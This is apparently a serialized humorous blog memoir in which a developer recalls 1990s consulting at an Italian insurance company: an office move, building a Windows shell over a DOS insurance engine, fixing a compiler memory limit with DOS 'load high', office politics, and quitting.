A few **MONTHS** have passed by now, during which I did... Not much. If we look at the code produced, most of it was done in the first 2~3 weeks and for the rest I was waiting to get information, waiting to get libraries, waiting to get data... A lot of waiting and not much coding.

But now, finally, I managed to finish the code and the whole application (including a small "install" that I put together at the last moment) has been delivered to UL3279 that turned around and delivered it to UL4573 for the "testing". After a few weeks I got a couple of "bugs" (things like "the first week of the year should begin with the first Monday, not from the first of the year", that I completely missed because by chance that year began with a Monday) that I started immediately to fix.

While I was there happily coding, UL3297 shows up.

UL3297 - Hi! Have you heard of the move?

Me - Move? What move?

UL3297 - There is a renovation scheduled for the building...

I look around, to the flimsy, half-broken and keyless doors, the tired painting of the 'classroom' that remind me of an old medieval castle after a barbarian invasion, I think at the lonely escalator downstairs... And I can't help but be absolutely "in" with the renovation. Especially if it involves lots of bulldozer and wrecking balls or a big, powerful bomb.

UL3297 - ... so everybody is moving to the other building we have right behind the corner.

Me - Oh, really?

UL3297 - Yes, the move is for tomorrow.

Me - ...TOMORROW?

UL3297 - But you don't need to do anything, tomorrow a bunch of peoples arrives, they pack everything and move everything and from monday we go to the other office.

Me - Ok, and where should I go?

UL3297 - To the other office, I just told you.

Me - Yes, but the "other office" will contains multiple offices, I suppose.

At least, I hope so...

Me - So which one of the many?

UL3297 - Heee... this will be communicated later.

Me - Ok, today is tuesday, if they came and pick up everything tomorrow, what am I supposed to do until friday? And how are the offices being communicated?

UL3297 - Ah... Eh...

So, 3 days doing bloody nothing!

Finally, monday arrives, I go to the "new" office. And run smack into the first problem: getting inside. The entrance is not a 'door'. There is a ... thing that looks like a cross between a phone boot and Enterprise's teletransporter.

Cosa fa' l'applicazione X ?

After trying to figure out how this thing works, I pull out the phone from my bag and call UL3297 that after a bit picks up and then, after hearing my lamentation, realize that he "forgot to give me the new badge" to get in. So he arrives to let me in by the fire exit.

UL3297 - (handing over the badge) This is to get in, you wave it there by the reader, that thing opens, you get in, it closes, open the other way and you're in.

Me - All this to get into an office? And that thing looks quite small, what happens if somebody is a bit overweight or suffer from claustrophobia?

UL3297 - He stay outside.

He guide me to my new "office", at the 3rd floor. Office that is a huge open-space with several desks inside. And I can't help but notice that the only desk with a computer on is mine, in the middle.

Me - ...everybody else uses pen and paper?

UL3297 - No, the office is only for you at the moment.

Me - Oh joy, at least I get rid of CL14396 and his incessant whistling.

UL3297 - Actually the whole floor is all for you.

Me - ...came again?

Yep, the only jackass on the whole floor. And I quickly find out why: the heating was broken. And we're talking about November, in Milano. With temperatures between 0 and 5C. The result is that I get sick and spend a week at home in bed. Then I declare that I am NOT going to work in that office.

Since the project was "paused" waiting for the tests, UL3297 decided to "lend me" to UL9733 for another one.

And now we need a little explanation.

The structure of \$leeches was the typical reversed-pyramid, instead of one King and lots and lots of peasants, there were a lot of "manager" that had less and less "underlying". Since the whole business was based on selling financial products that were MANDATORY by law, there was no chance for the business to dry-up, no need to worry about "customers satisfaction" and all that kind of stuff. So... how do you climb the corporate ladder? Easy. The technique was as follow: sit down and wait. As long as you don't make any mess, sooner or later you'll get a promotion to a new, "high-sounding" title and a pay rise. And as you can understand, the easier way to NOT make a mess, is to NOT do anything. Technique that all the employees of \$leeches have perfectly understood and refined to an art.

Another, faster, options were to wait for somebody in an higher position to be absent (naturally or not) and swiftly move in that spot and increase the number of "underlying" under your control. The latter was the reason why once a consultant was called in for a job, he was never let go again. The consultant was at that point counted as a "member" of the department, even if he wasn't really a member. Even if there was nothing to do for him anymore. To avoid people playing solitaire all day, sometimes consultants were "traded" between managers from one department to another, this way one single consultant was counted twice.

So I got "traded" to the supervision of UL9733 from the 3rd to the 7th floor, that turned out to be a loft, but the heating was working at least.

And the project I had to work on, in collaboration with CL3 that I already mentioned, was a bit... he... strange...

As you understood by now, \$leeches was (and is) an insurance company, and the principal "product" was (and is) the "vehicle" insurance. Where "vehicle" refer to a whole range of things that goes from a scooter to a 384-wheels-truck. And everything in between. Agricultural machines? Yep. Bulldozer? Yep. Cranes? Yes! Side-loader? Absolutely! If it does moves on the ground and doesn't fly, is in there.

The cream rises to the top... (\$leeches 4)

Cosa fa' l'applicazione X ?

The software managed to produce such insurance was, as you can imagine, complex. So complex in fact that it wasn't really a "software" but a fully-fledged programming language. And the "insurance" were actually different "software" written in such language. And each one was built a spider web, with each "node" that represented a multiple-choice and could lead to another different node or a completely different web altogether.

To build and maintain each of those "programs", an entire dedicated "IDE" had been built. And there was a full department dedicated to that job alone.

And the project me and CL3 had to crack was... build a Windows interface for the whole thing.

And if you think that it sounds easy, believe me, it wasn't. Not at all.

While I was trying to figure out what the fuck, CL4762 shows up to ask a "suggestion".

Me - What?

CL4762 - You're an expert in Windows right?

Me - (thinking at a certain "certification") ...kinda...

CL4762 - I'll show you.

We go to an office where there are 3 computers set up: a huge Olivetti M380 and a couple of M19. CL472 explains.

CL4762 - Ok, normally each agency is setup with a computer that is provided by us, this one (point to the M380), this has our software and the network and is managed by us. The main agent then usually buy other machines (point to the M19) that are connected to this one and uses the software via the network.

Me - Ok.

CL4762 - Now we want to distribute and use Windows, but when we start Windows from the other machines, they are incredibly slow!

Me - (looking at the M19s) That doesn't surprise me at all.)

CL4762 - Yeah but nobody can work like that, look.

He starts one of the M19 that boot from a floppy and then automatically connects with the "server" and after a while is there with his blinking cursor, at this point CL starts windows that start chugging trying to load everything via the network.

Note that we're talking an era where the network was SLOWER than a disk.

CL4762 - See?

Me - Yeah, I wasn't expecting anything different.

CL4762 - But that's unacceptable, how do we solve this?

Me - Using better hardware, with a better processor, more ram and an hard disk and installing Windows on the hard disk.

CL4762 looks at me for a bit - No, you don't get it...

Me - I get it very well, but this is an hardware problem not a software one and you won't solve it with software. If you want a faster machine, get a faster machine first.

CL4762 - No, we can't do this.

Me - Ok. Are we done here?

Left CL4762 a bit miffed because I couldn't solve his problem snapping my fingers, I go back to my table to try to figure out how to solve **my** problem, and after a while I find out that this "software" they use to manage

The cream rises to the top... (\$leeches 4)

Cosa fa' l'applicazione X ?

each "program" is equipped with a series of interfaces that allow things like "show a text on the screen" or "show an input form" or "wait for input" and so on.

And in my head I start to plan... To plan of keeping this thing as an hidden "engine" while the input and output are routed to a "Windows shell" built on top. So basically unplug the DOS interface and plug in a Windows one. It will probably work very badly but it will work. And the alternative is to rewrite everything from scratch. I start writing down something.

In the meantime, CL5 (that I already introduced last time) shows up, and he apparently sits at the table in front of mine with a nice wooden bookcase with glass doors behind his back.

CL5 - Oh, you're here too?

Me - It looks like it. By the way, how are going the correction to that library of yours?

CL5 - Oh... Eh... I haven't got much time to work at it, you know... things to do...

Me - (reading on the reflexion in the glass behind his back) "Gigi Maifredi, today in Spain, will watch two football matches of the Salamanca, team he is supposed to sign a contract with later this week, first against the Siviglia and then against the Atletico. 'if the team has potential I'll sign' he declared yesterday..." ...move your helbow a bit...

CL5 - (looks at me stupified)

Io - ...there is a glass behind you...

Is going to be a very long winter...

At the end of the day I walk towards the exit and find a mass of people in the "lobby". I look at my watch but it's 17.02 already, so I was expecting everybody to have pulled the "eject" lever already and be on their stampede towards the trains...

Me - What is going on?

CLXXXX - The "tube" is broken... something in the network...

The "tube" is the door-phoneboot-teletransporter thingy.

I walk towards the fire exit.

CLXXX - If you open that the alarm will ring.

Me - So?

CLXXX - But...

Me - Look buddy, you either let me go or I'll call the police and accuse you of kidnapping.

Push open the door and walk towards the metro. Yep, a very long winter indeed.

(to be continued)

Davide

09/09/2020 11:25

Maneuvers and News (\$leeches 5)

(continues from the previous part)

We left "our hero" trying to make a sense of \$leeches' building management. Since fixing the heating system of the office that I was supposed to occupy was very low in priority, UL3297 and UL9733 had decided that I could sit in the office at the top floor, office that was the "home" of the peoples that were working at that famous "engine" that was running the insurance that was the primary source of income for \$leeches.

After some messing around in that code and some discussion with CL3587 and CL6422 that were the primary developers, I had an action plan and, with the not-so-entusiastic cooperation of CL2 that had to actually do some work, we had put together an application that, surprising everybody (me included) seemed to work.

After a month or so we go to a point where I could grab one of those 'programs' and pass it to 'our' application and it would have been executed, showing the various input forms, output etc. All under Windows (!).

A few problems remained: 1. the 'program' was compressed so had first to be decompressed and pre-processed by a tool that... not sure what it did... 2. the application had no access to printing because of the way it was configured in the 'engine' and lastly, 3. the whole thing was fucking slow!

The last point was, unfortunately, a result of how the 'engine' was working. If you've never dabbled in Windows development, you must know that each 'input form' is actually a 'resource', composed by multiple objects (text field, drop box... whatever) each one of which has its position in an 'select order'. Pressing on the TAB key you can cycle through all the object following the order.

And where is the problem? Simple: the 'engine' check the value of each information that has been inserted (or selected) and, depending on that value, it will decide what to do next, it could move to a different object on the same form, create a brand new form or decide to completely delete the whole form and start a new one. And since the number, type, content and position of each object present in the 'new' form is not known until the 'engine' give me the control back, the only way to handle this is to simply DESTROY the whole form and create a new one every time. This for EACH FUCKING FIELD!

And no, before you ask, checking the old and the new form doesn't work. I only know that the form is different, not HOW it is different.

So, after having 'shown' the application to UL9733, we made a mini-analysis and proposal for a new application but that required a complete re-haul of the engine. And then... And then I basically was done.

At this point I had been a "guest" of the offices for several months, and I had ended up meeting and knowing a few of the peoples that were working there. One of these was somebody, let's call her CL7397 and during lunch she informed me that she was in a course for the "program that I made"...

Me - ...program that I made?

CL7397 - Yes, the one with the graphs? Nice, very nice.

Me - ...ah... thanks... course?

CL7397 - Yes, they are going to distribute it nation-wide next week and we are supposed to answer questions if we get some.

Me - Distribute ? **Next week ??**

Cosa fa' l'applicazione X ?

I think is time to go have a chat with UL3297. I get to his "office" while he and CL6422 are having a talk.

Me - (to UL3297) I've heard that you are going to distribute my program?

UL3297 - Hemmm... "distribute" is a big word...

Me - And the personnel is having courses on that?

UL3297 - ... "courses" is also a big word..

Me - And what do you think about 'breach of contract'?

Now, this probably was incorrect, since I didn't know exactly what was in the contract, but I still think I was supposed to be informed about that. Anyhow, since UL3297 had confirmed that the software had been approved, and the 'secondary' project with UL9733 was also done, I had finished with \$leeches. So I decided to go back to the office and ask DaBoss about it.

DaBoss, at the moment had no plan and wasn't expecting the project to end so fast, so he decided that the best thing to do, since \$leeches hadn't officially closed the contract, was to keep going to the office and wait.

Is at that point, more or less, that the Revolution happened. And here we need a little explanation.

As I explained last time, the standard procedure to get a "career" at \$leeches was to do nothing and wait. But if you were particularly motivated and had not too much concern for anybody else, the alternative was to jump from one position to another, without too much of a worry for the person you jumped into. And here we introduce SL954 that was the "boss" of UL9733 and UL3297. This guy was the equivalent of a CTO, but given the structure of \$leeches there were multiple peoples that could be called like that.

Scene: large meeting room, SL9543 sits at the head of the table smoking a cigar (it was before the anti-smoking-laws), lots of ULs sits around, UL3297 is presenting my analysis with a development plan for the next 247 years. Suddenly, CL3721, dressed in a black coat and black hat, enters the door and give SL9543 a small piece of paper. SL9543 begin reading and then yell "AH!" and slam the hand on the table, everybody jumps, a huge steel bolt cutter drop from the inside of CL3721 coat and klang on the floor leaving a huge dent in the marble. CL3721 pick it up and try to hide it back under the coat...

SL9543 - Finally! The hated SL5421 had a terrible incident during the bicycle ride this week-end! A problem with the brakes made him lose the control of the bike and veer out of the big turnpin in the mountain! Is going to be out of work for 1276 days, without complication (*he look at CL3721*)

CL3721 - (*looking at SL9543*) ... complications?

SL9543 - **COMPLICATIONS!**

CL3721 - (*brandishing the bolt cutter like a club*) ...complications... (*he walks out the door*)

SL9543 - (*continuing like nothing happened*) and this means that **THERE IS A FREE SPOT IN MARKETING! SEE YOU SUCKERS!**

He walks out the door. The various ULs look at each others...

UL3297 - But... is he leaving?

UL9733 - **OHMYGOD!** We're screwed!!!

...ok, I don't know if this is exactly like it went, but I wouldn't be too surprised.

Anyhow, the point is that one SL moved from IT to Marketing ('cause they are the same, right?) while another one moved from Accounting to IT ('cause they are the same, right?).

And the end result was that a number of projects ended up on the list of "things that should be dropped". That led to a huge amount of activity where everyone had to look busy doing something useful. And one of the change was that \$leeches discovered the existence of something new. That small thing called 'the internet'.

Cosa fa' l'applicazione X ?

Well yeah, in around a year something had changed in the world, and even my friend had to move from managing an BBS to managing an ISP, with Internet connection. And one of the first thing that all \$leeches' concurrents thought to do, was to optimize how to sell insurances...

And here comes the problems.

UL9733 walk in the office with some paper and show them to CL3587.

UL - Look!

CL - What's that?

UL - This is what \$concurrent does now, you enter your name, your city, the type of car and this thing gives you a quote for the insurance.

CL - Cool!

UL - **NO COOL! DISASTER!**

CL - (*confused*) ...why?

UL - Do you know how long does it take us to give a quote for an insurance?

CL - Hummm... considering the process... I'd say between 5 and 7 hours.

UL - Correct! They can do it at the phone while you wait!

CL - ...and that is not cool?

UL - Non according to SL1234! He wants us to do the same.

CL - Hummm... that's not that easy...

UL - He wants it done for this afternoon, tomorrow morning max. He already sent out word to the agencies and newspapers.

CL - **WHAAAAAT??**

UL - Yes, blah blah, new technologies, blah blah, ready for the challanges of the future, blah blah, the interDet, yada yada...

CL - No, you don't get it! We **CANNOT** do it, not with how the software is built at the moment!

UL - Release this afternoon. Tomorrow morning max. Get cranking.

The following scene was like a Shakespeare's drama, or maybe a Jerry Lewis' comedy, I wasn't sure if to laugh or not...

After discussing for a while, where UL wanted to simply take the current process and put it "upside down" so first get the price and then put the answers in and CL was trying to explain that no, it doesn't work like that, CL ended up proposing an emergency change to add an "hat" to the current software that simply filled all the values with defaults and then allowed the user to press 'enter' all the time to accept the defaults to get to the end.

At this point CL started to build that thing while UL was going to give SL the sad news that the software wouldn't have been ready before the next day. After a couple of hours CL's cursing wake me up.

CL - Fuck... shit... fuck...

Me - What's the problem?

CL - This fucking program doesn't want to compile anymore!

I stretch my neck to have a look and discover that the software that provide 99.99% of the whole profit is still written with Microsoft C. Not 'visual' C mind you, the old version, under Dos. And of course, the compiler is restricted to use only the 'normal' 640Kb of memory (remember? the amount that was "enough for everybody"), however, with the latest addition, now the whole thing doesn't fit in memory anymore.

Cosa fa' l'applicazione X ?

CL keep cursing but after a while, he accept the evidence and goes to report to UL, after several high-pitched screams a decision is taken: split the software into several modules so it can get compiled.

Now, if you've never tried to get what was built and developed as a single, gigantic, monolithic piece of code and refactor it into several quasi-independent modules, you've no idea what size of can of worm that is (a very large one). At this point UL is probably preparing the list of people to toss in front of the train that SL will drive down the corridor next morning while buying a one way ticket to Cuba.

Since CL hasn't got any hair to pull anymore already, I go have a look...

Me - Do you mind if I have a look at that thing?

CL - Sure, go ahead, if you've got an idea...

Grab the location of the code, login to the server (Novell) and check it out a moment. Ok, the code is a fucking mess (what did you expected?), but I'm more interested in the compiler, because this thing did compile until a few hours ago, and CL can't have written that much code in such a short time so....

Ah, found it. The 'compiler' is actually a .bat file that sets some parameter and then call... another .bat file, which call the compiler. Nice. So...

Let's start by removing the second call and so remove one copy of command.com to load in memory, then...

In the middle-to-late '90s, when the first computers with more than 640Kb started showing up, there was this distinction between 'normal' memory (first 640Kb), 'high memory' (between 640 and 1Mb) and then 'extended' memory (everything else). The latter could only be used by software that were compiled with the ability and used a driver for it, but the 'high' memory... it was kind of a "free-for-all" space. You could, theoretically, load every software in that space by using the "lh" (load high) command from DOS.

So... the compiler isn't that big, even if it uses normal memory... Is worth a try. Let's see... lh compiler source.c

Yep, it works. It compiles. Then the linker doesn't find the libraries and start chocking but the first step seems to work.

I communicate the thing to CL that spring out of his chair like a jack-in-the-box. After a couple of minutes he discovers a bug in the code and start fixing it. At this point UL shows up.

UL - So, this splitting of the code?

CL - (visibly relieved) No need anymore. We asked our genius (point at me) and he pulled a rabbit from the hat and it works.

After a couple of useless explanation (UL had no idea about memory or compiler or anything anyway) UL decide to get back to his office and I decided that after so much work I deserved a coffee, so I walked past UL's office to the coffee machine, while I was passing by I heard UL talking at the phone...

UL - Yes **I** fixed everything with a stroke of genius, something that not even our best developers had considered... Yes Sir, of course, this is why I am here and not UL3297...

Yeah, that's why **HE** is there...

(to be continued)

Cosa fa' l'applicazione X ?

Davide

14/09/2020 13:06

Yeah, Engineers (\$leeches 6)

(follows from the previous)

After the "emergency release" of which I've already told, CL3587 had a personal talk with SL1234 about the problems that were plaguing the software and prevented a "quick readjustment to meet, in a proper manner, the challenges presented by the new technologies and evolutions of the world", as UL9733 said. That I have to assume it means "this crap isn't designed to work on the internet because the internet did not exist before yesterday".

Of course SL1234 doesn't know shit about IT or technology in general, since until yesterday he was in accounting, and has zero will to learn about it. On the other hand, UL9733 doesn't know shit about... well about everything I guess. So the whole thing devolves into SL and UL that asks for "stuff" that has no sense while CL and the rest are trying to explain that it doesn't make sense to somebody that has no interest in listening.

And, btw, after my "intervention", CL3587 was fanatically pushing with UL to get me hired by \$leeches. UL however rejected the idea with the justification that I wasn't (and am still not) in possession of an university degree.

Yes, because the "standard" of \$leeches was to only hire personnel with university degree-levels for technical positions. Some of the examples were the already cited CL1 and 2 that had "switched" from \$company to \$leeches (somehow illegally but..) and both were pandering their degrees.

CL2 in specific that was in the "analyst" group.

Me - (to CL2) So... what are you doing now, exactly?

CL2 - We (*plural majestatis*) are doing analysis.

Me - And what does that mean?

CL2 - We get the requests from the agencies, we check they refer to the current software revision and then we pass them to the legal check, and then we deliver them to the software department.

Me - So... basically you're doing the delivery boys for the agencies?

CL2 - But is a huge responsibility!

Me - Sure...

So much responsibility that the usual pastime was the daily Quake Arena match after lunch, pastime that extended for several hours.

One day I was hunting for a manual and peeked into the office and instead of the usual group of people gunning the mouse, I found the office deserted with the exception of another "analyst" (CL) that was analyzing with care the daily edition of the sport news.

Me - What is going on? Where is everybody?

CL - The network doesn't work.

Me - What do you mean?

CL - Didn't you get the notice yesterday?

Me - You refer to the warning that the server was going to get an update? That has nothing to do with the network.

CL - (*pointing to the PC*) If I try to login it gives me error.

Cosa fa' l'applicazione X ?

Me - You don't need to login in the server to use the network.

Cl - The network doesn't work.

Me - (*pointing to the cable*) **THIS** is the network, the server is another thing.

Cl - If I try login I get an error.

Me - (*sitting at Cl2 place*) Where is that fucking software?

Once started the "match", CL was astonished at finding that it was working perfectly fine.

Cl - But... If I do login...

Me - You have a degree don't you?

Yep. Software Engineer, degree "cum laude" and so on. And has no fucking clue about what is a network or how does it work.

Another example was the "superconsultant", childhood friend of some SL, that was basically a fixture in the office. However, the standard dress code or office time didn't applied to him. This guy apparently was paid a monthly invoice that was on-par with a normal manager salary, but when there was software to be developed, that was separately counted.

During a meeting about the possibility to "update" the software to a new version of the compiler to avoid the memory problems, his position was that the compiler (Visual C) was "incompatible with MFC". I'll let you google yourself what he Mfc are and on which level of the bullshit scale that position rest.

Anyhow, for the reasons already expressed, UL was very much keen in keeping me as a "consultant" in his little kingdom of developers. Kingdom that counted 3 employee and 7 consultants. That's the reason I ended up having to take a closer look to the code of that monster that was the car insurance.

One of the changes I should have done was the addition of a small thing, something that toke me about 8 minutes to change the code. The problem was that compile it was about 35 minutes.

While I was.. hemmm... having fun with such activities, every now and then I was getting news from \$company. And at this point I need to give some detail.

\$Company had started as a little offspring from a larger firm that developed software for mainframes, with the rise of the PCs, the necessity had arisen of interfaces with them, and some sort of "integration" between the mainframes and the software on the PC (mostly Lotus 123).

The main activity of \$company was the development of ad-hoc solution in Clipper and integration with mainframe (mostly IBM AS400 and similar).

Since PCs can be transported quite easily, while mainframes not so much, the standard was that developers were sent to perform their tasks at the client's offices. With some activities (like analysis and such) that could be done in \$company's office. When the amount of development for PCs become very large, \$company begun to shift its activities to simply provide developers for third party development.

And of course they were not the only one. And this is the reason why one day I got the news that \$company had acquired a contract for the production of some sort of software, that required to know stuff that nobody really knew. So \$company tried to sub-contract the job to somebody else...

And suddently I receive a phone call from an 'head hunter'... let's call him CL just for fun...

Cosa fa' l'applicazione X ?

Cl - Hall, is this D?

Me - Yes, that's the name that is reported in the phone directory for this number.

Cl - ah ah... hemmm... I'm Cl from \$wehuntpeopledown, we have a request for somebody with some skills that are probably in line with yours!

Me - And how do you say that since we never met before?

Cl - Well, we got your name from \$companyF...

Me - Nice first-hand information. What do you want?

Cl - Well we have a request...

Me - You told me already. Who is requesting what?

Cl - Those are confidential information, how about we set up a meeting here in \$godknowswhereitis, last road on the left...

Me - How about you tell me first who and what and then I decide?

Cl - But this is confidential...

Me - Fine, if you change your mind let me know.

Of course 5 minutes later this was already at the phone and it turns out that the company that was 'looking' was \$companyC and with the very same "profile" that we were asking to \$companyB. That made me wonder.. so I contacted LadyBoss.

Me - Listen, that job you toke and wanted to pass to \$companyB,

LB - Yes, we're still waiting.

Me - Yeah, did you also asked \$companyC ?

LB - No. Only \$companyB.

Me - And they probably asked \$companyC and they phoned me.

LB - What??

Yep, round and round everything came around.

Other arguments in \$company about "the way forward" were ongoing. Mostly because it was kinda obvious that development was going to shift to something else than DOS. And the choices were Windows or OS/2. And DB was more keen to Windows because IBM was a colossus and there was no room for wiggles, while Microsoft was a lot smaller and easier to handle. Never have somebody be so right for so wrong reasons.

But the major problems was how to manage the transition. DB wanted to drop most of the development and concentrate on consultancy on Microsoft software and develop solution based on commercial software only, things like SAP or Oracle, while my point was that everybody can do the same and we don't have any specific competence on those software, if we develop our own, then we have the competence and nobody else.

On the other hand, I was beginning to be quite tired of being a "guest" in somebody else office. You get all the disadvantage of an employee without any of the advantages.

(to be continued)

Davide

07/10/2020 11:31

Aaaaaannddd... IT'S GONE! (\$leeches 7)

(from the previous time)

We're at the point where, not having a real "official" assigned project, because the original one was completed and the "second" one was indefinitely parked waiting for \$leeches to decide what to do and how to handle this "internet " thing, I was basically doing very little, and I wasn't happy about it. At the same time I was skeptic (to say the least) about DB's ideas on how to proceed in the brave new world and where to steer the company.

It was obvious that a change in functions and directions was required, but how and in which way was not so obvious.

At one meeting to show the yearly results and other assorted things, DB's discussed the idea of hiring a real "marketing" man to try to sell other kind of services and one of the "problems" that he saw in the thing was that, if the marketing manage to sell some software development, then the company had to... you know... *DEVELOP* the software! At that I responded with a very surprised "Really??"...

Let's just say that I was beginning to feel not much appreciated anymore. If we add to this that UL9733, not knowing how to manage the things (yeah, big surprise, I know), had decided to give me "stuff to do", related to the goddamn "engine", things that were "analyzed" by what was, risibly, called the "analysis office", whose components I've talked a bit about last time. You can imagine what sort of "analysis" were produced by such office.

The major problem about all this wasn't the "work" per se, that was at best 10 minutes of coding, but the fact that the whole thing took in the best case 15 minutes of compile time. When there were no problem with the libraries (that were also continuously developed and tweaked).

But the major change in the whole situation was that, all of a sudden, \$leeches had found competition (!). Something they had never experienced before. And all of a sudden, the term "productivity" had jumped up and was showing more and more in the various "memos" that began to do the round, with that newfangled thing called "e-mail".

And here is the problem. How do you verify the "productivity" of peoples? If somebody is working on a production plant manufacturing (for example) hammers, it's easy: how many did you make today? But if somebody's job is to write code... what are you gonna count? And how do you measure how well an "analyst" performs?

And if you consider that everybody's *modus operandi* was, 'till last week, don't do anything and just wait the end of the month, you can understand the things had begun to drastically shift.

Also because, apparently, SL1234 had decided that the best way to check ULs' productivity was to check how annoyed and irritated were the underlying employees. And UL9733 wanted to have a very high productivity of course.

The end result of all this was that I was starting to look around for other, more exciting, opportunities. And a nice thursday (I think it was a thursday, it had the smell of a thursday), I found an interesting request for C/C++ Windows developers from a "software house". So I called them up and discovered some more info: the software house was a veritable software house, they were developing their own products and not doing "consultancy", they were operating in a bit of a niche market (that was good: they can call their own prices)

Cosa fa' l'applicazione X ?

and they just got a large german customer and need to do some ad-hoc development and some porting.

After a bit of discussion and a visit to their offices we got to an half-agreement. The "boss" of the thing (let's call him J), was the chief developer and also one of the two that had founded and owned the company, the other one was managing the marketing and sales part of the business. J was, to say the least, a genius, but he had also the tendency to go out on a random goose chase and then the problem was how to integrate whatever he came up with into the rest of the codebase, if at all. So his idea was to hire somebody that then would have taken the role of "lead developer" and also helped to steer the entire thing.

That was interesting, but until then I was only responsible to direct myself, so I had some doubt about it. So I left with a "I'll think it over".

A couple of days later, I was at \$leeches, that was thinking other things. I started up another compile of the whole thing, and while CL3587 was babbling about changes to do in the code for this or that (and still no porting to a better version of the compiler), I decided that since I had to wait for at least 15 minutes, I could go and get a coffee.

When I get back, I noticed that the PC is still at work. At this point UL9733 calls me up. So I go to see what does he wants.

Me - What's up?

UL - Well... I've been told by somebody that it seems you spend an awful lot of time at the coffee machine...

I look at him. He look at me. I get up, get my jacket and walk out. Once out of the office, I pick up the phone and call J.

Me - Hi, it's me. I decide to accept your proposal.

J - Wonderful! When can you came here to sign?

Me - How about now?

J - Great, I'll wait in the office.

The I turned around and put the badge in the \$leeches' mailbox.

And that was it.

Of course there were some 'discussion' with DB, but you can't say a lot when somebody open the discussion by placing a resignation letter on the desk and begin with "You can't offer me more money and you can't change my job, so what do you want?".

An this story with the software house? Eh.... no, I'm not gonna say it this time.

Davide

26/10/2020 10:35